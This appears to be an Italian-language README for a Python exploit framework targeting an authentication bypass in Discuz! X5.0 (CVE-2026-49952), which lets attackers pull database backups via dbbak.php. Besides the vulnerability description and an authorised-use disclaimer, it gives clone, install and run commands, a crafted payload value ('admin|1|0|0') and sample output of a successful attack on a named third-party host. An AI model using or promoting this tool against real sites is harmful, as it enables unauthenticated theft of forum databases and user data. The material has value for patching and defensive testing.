


Discuz! X5.0 Authentication Bypass Exploit Framework (CVE-2026-49952) - Vulnerabilità critica che consente l'accesso non autenticato ai backup del database tramite il riutilizzo dei token dell'oracolo di cifratura UC_KEY. CVSS 9.1. Strumento completo con rilevamento della versione, attacchi multi-payload, shell interattiva e sfruttamento automatizzato. Solo per test autorizzati.


⚡ CVE-2026-49952 | CVSS 9.1 (Critico) | Versione 1.0.0
Uno strumento professionale di penetration testing progettato per identificare e dimostrare la critica vulnerabilità di bypass dell'autenticazione in Discuz! X5.0.
AVVISO IMPORTANTE Questo strumento è fornito esclusivamente per scopi educativi e test di sicurezza autorizzati. NON utilizzare questo strumento su sistemi di cui non sei proprietario o per i quali non disponi di esplicita autorizzazione al test. L'accesso non autorizzato ai sistemi informatici è illegale e antietico. L'autore non si assume alcuna responsabilità per usi impropri o danni causati da questo strumento. Utilizzando questo strumento, accetti di conformarti a tutte le leggi e normative applicabili.
Discuz! X5.0 Authentication Bypass Exploit Framework è progettato per identificare e dimostrare la critica vulnerabilità di bypass dell'autenticazione (CVE-2026-49952) nelle versioni di Discuz! X5.0 rilasciate tra il 20 marzo 2026 e il 1 maggio 2026.
Questa vulnerabilità consente ad aggressori non autenticati di accedere alla funzionalità di backup del database (dbbak.php) sfruttando l'oracolo di crittografia UC_KEY per il riutilizzo dei token, esponendo potenzialmente contenuti sensibili del database.
🏆 Punteggio CVSS: 9.1 (Critico)
🔐 Impatto: Bypass dell'autenticazione
📂 Accesso: File di backup del database
⚡ Complessità: Bassa (facile da sfruttare)
🎯 Bersaglio: Discuz! X5.0 (20260320 - 20260501)
| Attributo | Dettagli |
|---|---|
| Tipo di vulnerabilità | Bypass dell'autenticazione |
| ID CVE | CVE-2026-49952 |
| Versione CVSS | 3.1 |
| Punteggio CVSS | 9.1 (Critico) |
| Vettore di attacco | Rete |
| Complessità dell'attacco | Bassa |
| Privilegi richiesti | Nessuno |
| Interazione dell'utente | Nessuna |
| Impatto sulla riservatezza | Alto |
| Impatto sull'integrità | Alto |
| Impatto sulla disponibilità | Alto |
| Maturità del codice exploit | Funzionale |
| Livello di remediation | Fix ufficiale disponibile |
La vulnerabilità risiede nell'endpoint dbbak.php, dove il meccanismo di validazione del token si basa sull'oracolo di crittografia UC_KEY. Creando un payload specifico nella richiesta di login (member.php), un aggressore può ottenere un token di autenticazione valido che può essere riutilizzato per accedere alla funzionalità di backup del database senza un'autorizzazione adeguata.
❌ Discuz! X5.0 (20260320 - 20260501) - Vulnerabile
✅ Discuz! X5.0 (20260510+) - Corretta
🔍 Rilevamento della versione: Fingerprinting automatico e identificazione della versione di Discuz!.
⚡ Attacco multi-payload: Test parallelo di multiple varianti di payload.
🖥️ Shell interattiva: Interfaccia a riga di comando completa per lo sfruttamento manuale.
🚀 Sfruttamento automatizzato: Sfruttamento con un clic e configurazione minima.
📊 Salvataggio dei risultati: Esporta i risultati dello sfruttamento in file con timestamp.
🌐 Supporto proxy: Configurazione proxy HTTP/HTTPS per l'attraversamento di rete.
🎯 Scansione multi-thread: Numero di thread configurabile per l'ottimizzazione delle prestazioni.
🎨 Output a colori: Output del terminale professionale con codifica a colori.
🔐 Supporto SSL/TLS: Gestisce target sia HTTP che HTTPS.
🔄 Gestione delle sessioni: Mantiene lo stato della sessione persistente.
📦 Personalizzazione del payload: Supporto per l'iniezione di payload personalizzati.
🎯 Validazione del target: Verifica l'installazione di Discuz! prima dello sfruttamento.
Python: Versione 3.7 o superiore
Pip: Gestore dei pacchetti Python
# Clone the repository
git clone https://github.com/CerberusMrXi/Discuz-X5.0-Authentication-Bypass-Exploit-Framework
cd Discuz-X5.0-Authentication-Bypass-Exploit-Framework

# Install required packages
pip install -r requirements.txt

# Verify installation
python3 exploit.py --help
# Build the Docker image
docker build -t exploit .

# Run the container
docker run -it --rm exploit http://target.com
# Simple exploitation
python3 exploit.py http://target.com

# With output file
python3 exploit.py http://target.com --output results.txt

# Verbose mode for debugging
python3 exploit.py http://target.com --verbose
# With proxy and custom threads
python3 exploit.py https://target.com --proxy http://127.0.0.1:8080 --threads 10

# Custom payload
python3 exploit.py http://target.com --payload "admin|1|0|0"

python3 exploit.py http://discuz.eda.com.my
██████╗ ██╗███████╗██╗   ██╗███████╗███████╗██████╗
██╔══██╗██║██╔════╝██║   ██║╚══███╔╝╚══███╔╝╚════██╗
██║  ██║██║███████╗██║   ██║  ███╔╝  ███╔╝  █████╔╝
██║  ██║██║╚════██║██║   ██║ ███╔╝  ███╔╝  ██╔═══╝
██████╔╝██║███████║╚██████╔╝███████╗███████╗███████╗
╚═════╝ ╚═╝╚══════╝ ╚═════╝ ╚══════╝╚══════╝╚══════╝

Discuz! X5.0 Authentication Bypass Exploit Framework
CVE-2026-49952 | CVSS: 9.1 (Critical )
Author: Sudeepa Wanigarathna | Version: 1.0.0
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━

[14:32:15] ► Phase 1: Target Reconnaissance
[14:32:15] ➜ Testing connectivity to http://discuz.eda.com.my
[14:32:16] ➜ Detecting Discuz! version...
[14:32:16] ✔ Discuz! Version: X5.0
[14:32:16] ⚡ Target is running a vulnerable version!
[14:32:16] ► Phase 2: Authcode Acquisition
[14:32:16] ➜ Extracting authcode with payload: admin|1|0|0
[14:32:17] ✔ Authcode: aBcDeFgHiJkLmNoPqRsT...
[14:32:17] ► Phase 3: Exploitation
[14:32:17] ➜ Executing exploit (operation: backup )
[14:32:18] ✔ Exploit successful!
[14:32:18] ✔ Results saved to discuz_exploit_20260724_143218.txt
